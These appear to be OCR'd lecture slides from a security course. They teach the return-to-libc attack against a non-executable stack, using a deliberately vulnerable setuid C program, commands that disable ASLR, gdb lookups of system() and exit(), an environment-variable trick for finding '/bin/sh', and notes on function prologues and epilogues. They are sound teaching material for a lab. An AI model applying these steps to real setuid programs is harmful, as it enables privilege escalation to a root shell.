
- **OK - What library function should we use? (*We want to run "/bin/sh"*)**



How to Work Around the Non-Executable Stack Countermeasure?


- Instead, jump to ***existing code***
  - e.g., existing code in the program, executable code in the **`libc`** library, ~~OS code~~

- **Example:** jump to `system()` routine in `libc`



3 challenges.... (next)

Overview of the Return-to-libc Attack



- **Task A: Find address of `system()`**
  - Overwrite the return address with `system()`'s address
- **Task B: Find the address of the "`/bin/sh`" string**
  - To get `system()` to run this command
- **Task C: Construct arguments for `system()`**
  - To find the location in the stack to place the address to the "`/bin/sh`" string (arg for `system()`)

Overcoming the *Return-to-libc Attack* Challenges

A Return-to-libc Experiment (Setup)

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

```
# DISABLE ASLR!
$ sudo sysctl -w kernel.randomize_va_space=0

# LINK TO SHELL THAT DOES NOT DROP PRIVILEGES FOR SETUID PROGRAMS
$ sudo ln -sf /bin/zsh /bin/sh

# ENABLE NON-EXECUTABLE STACK
$ gcc -fno-stack-protector -z noexecstack -o stack stack.c

# ROOT-OWNED SETUID PROGRAM
$ sudo chown root stack
$ sudo chmod 4755 stack
```

Here, we revisit the vulnerable `stack.c` program.

We ***enable*** the non-executable stack countermeasure, and ***disable*** the ASLR and StackGuard countermeasures.

Task A: Find address of `system()`

- ➡ Task A: Find address of `system()`
- ➡ Task B: Find address of the "`/bin/sh`" string
- ➡ Task C: Construct arguments for `system()`

- When a program is run, the `libc` library will be loaded into memory
  - For the same program, `libc` will be loaded at the same address so long as ASLR is turned off
- Use `gdb` to find the address of `system()` and `exit()`
  - `(b)reak`
  - `(r)un`
  - `(p)rint`
  - `(q)uit`

You Try!

Use `stack.c` + at least one other C program.

```
$ gdb -q stack   # -q starts gdb in quiet mode
Reading symbols from stack...(no debugging symbols found)…done.
gdb-peda$ b main
Breakpoint 1 at 0x80484e8
gdb-peda$ run   # run the program to get libc loaded into memory
...
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
```

OBSERVATION: *The address may be different (1) on different machines, (2) for different programs, (3) for set-uid vs. non-set-uid programs*

Task B: Find address of the "/bin/sh" string

- Use a simple program to learn where environment variable "lives" in the address space
- Export an environment variable called "`MYSHELL`" with value "`/bin/sh`"
- "`MYSHELL`" is passed to the program as an env. variable, which is stored on the stack!

```
/* envaddr.c */
#include <stdio.h>
#include <stdlib.h>

int main()
{
   char *shell = (char *)getenv("MYSHELL");

   if(shell)
   {
      printf("  Value:   %s\n",   shell);
      printf("  Address: %x\n", (unsigned int)shell);
   }

   return 1;
}
```

```
$ gcc -o myenv envaddr.c
$ export MYSHELL="/bin/sh"
$ ./myenv
  Value:   /bin/sh
  Address: bffffef8
```

OBSERVATION: Address of `MYSHELL` changes based on the length of the program name!

You Try!

```
$ mv myenv envaddrlongername
$ ./envaddrlongername
  Value:   /bin/sh
  Address: bffffee0
```

```
$ gcc -g -o envaddr_gdb envaddr.c
$ gdb -q  envaddr_gdb
Reading symbols from envaddr_gdb...done.
gdb-peda$ b main
gdb-peda$ run
gdb-peda$ x/100s *((char **)environ)
```

HINT: Try these commands…

Why does addr change?


```
0xbffff4e2:   "XDG_SESSION_ID=172"
......
0xbfffffecc:  "MYSHELL=/bin/sh"
......
0xbfffffc6:   "/home/seed/csci476-code/05_return_to_libc/envaddr_gdb"
```

Task C: Construct arguments for `system()`

- We know how to find A & B…
- We know in a ***conventional function call***…
  - the caller first pushes arguments onto the stack
  - *then* jumps to start of function
  - *then* access function arguments with respect to `ebp`
- Return-to-libc attack is not conventional though…

Need to know ***exactly*** where `ebp` is after we have "returned" to `system()` (after overflowing and re-writing the return address), so that we can put the argument at `ebp+8`.

*To know this, we need to understand function **prologue** and **epilogue**…*



Stack frame for the `system()` function

Aside: Function Prologue & Function Epilogue

Function Prologue & Epilogue Example

```c
/* func_prologue_epilogue.c */

void foo(int x) {
    int a;
    a = x;
}

void bar() {
    int b = 5;
    foo(b);
}

int main() {
    bar();
    return 0;
}
```

```
$ gcc -S func_prologue_epilogue.c
$ cat func_prologue_epilogue.s
...some instructions omitted & cleaned...
foo:
  pushl %ebp
  movl  %esp, %ebp
  subl  $16, %esp
  movl  8(%ebp), %eax
  movl  %eax, -4(%ebp)
  nop
  leave
  ret
bar:
  pushl %ebp
  movl  %esp, %ebp
  subl  $16, %esp
  movl  $5, -4(%ebp)
  pushl -4(%ebp)
  call  foo
  leave
  ret
```

FUNCTION PROLOGUE

FUNCTION EPILOGUE

leave = { movl %ebp, %esp / popl %ebp }

`call` pushes `EIP` (next instruction) onto stack before jumping to `foo`

Returning to Another Function *An Example Using Symbolic Execution*

Recall…

```
leave = { movl   %ebp, %esp
          popl   %ebp
```

Let's track the value of `ebp` over time…

(Also need to track `esp`, since `ebp` depends on `esp`)

Function A (vuln function)

```
pushl   %ebp
movl    %esp, %ebp
subl    $N, %esp
...
leave
ret
```


Function B

```
pushl   %ebp
movl    %esp, %ebp
subl    $M, %esp
...
leave
ret
```

	Instructions	esp	ebp (=**X**)

Function ***Epilogue***	`movl %ebp, %esp`
	`popl %ebp`
	`ret`
		X
		X+4
		X+8
			X
			Y = *X
			Y

Function ***Prologue***	`pushl %ebp` `movl %esp, %ebp`	X+4 X+4	Y **X+4**



Take-away: ebp increases by 4 after a function prologue & epilogue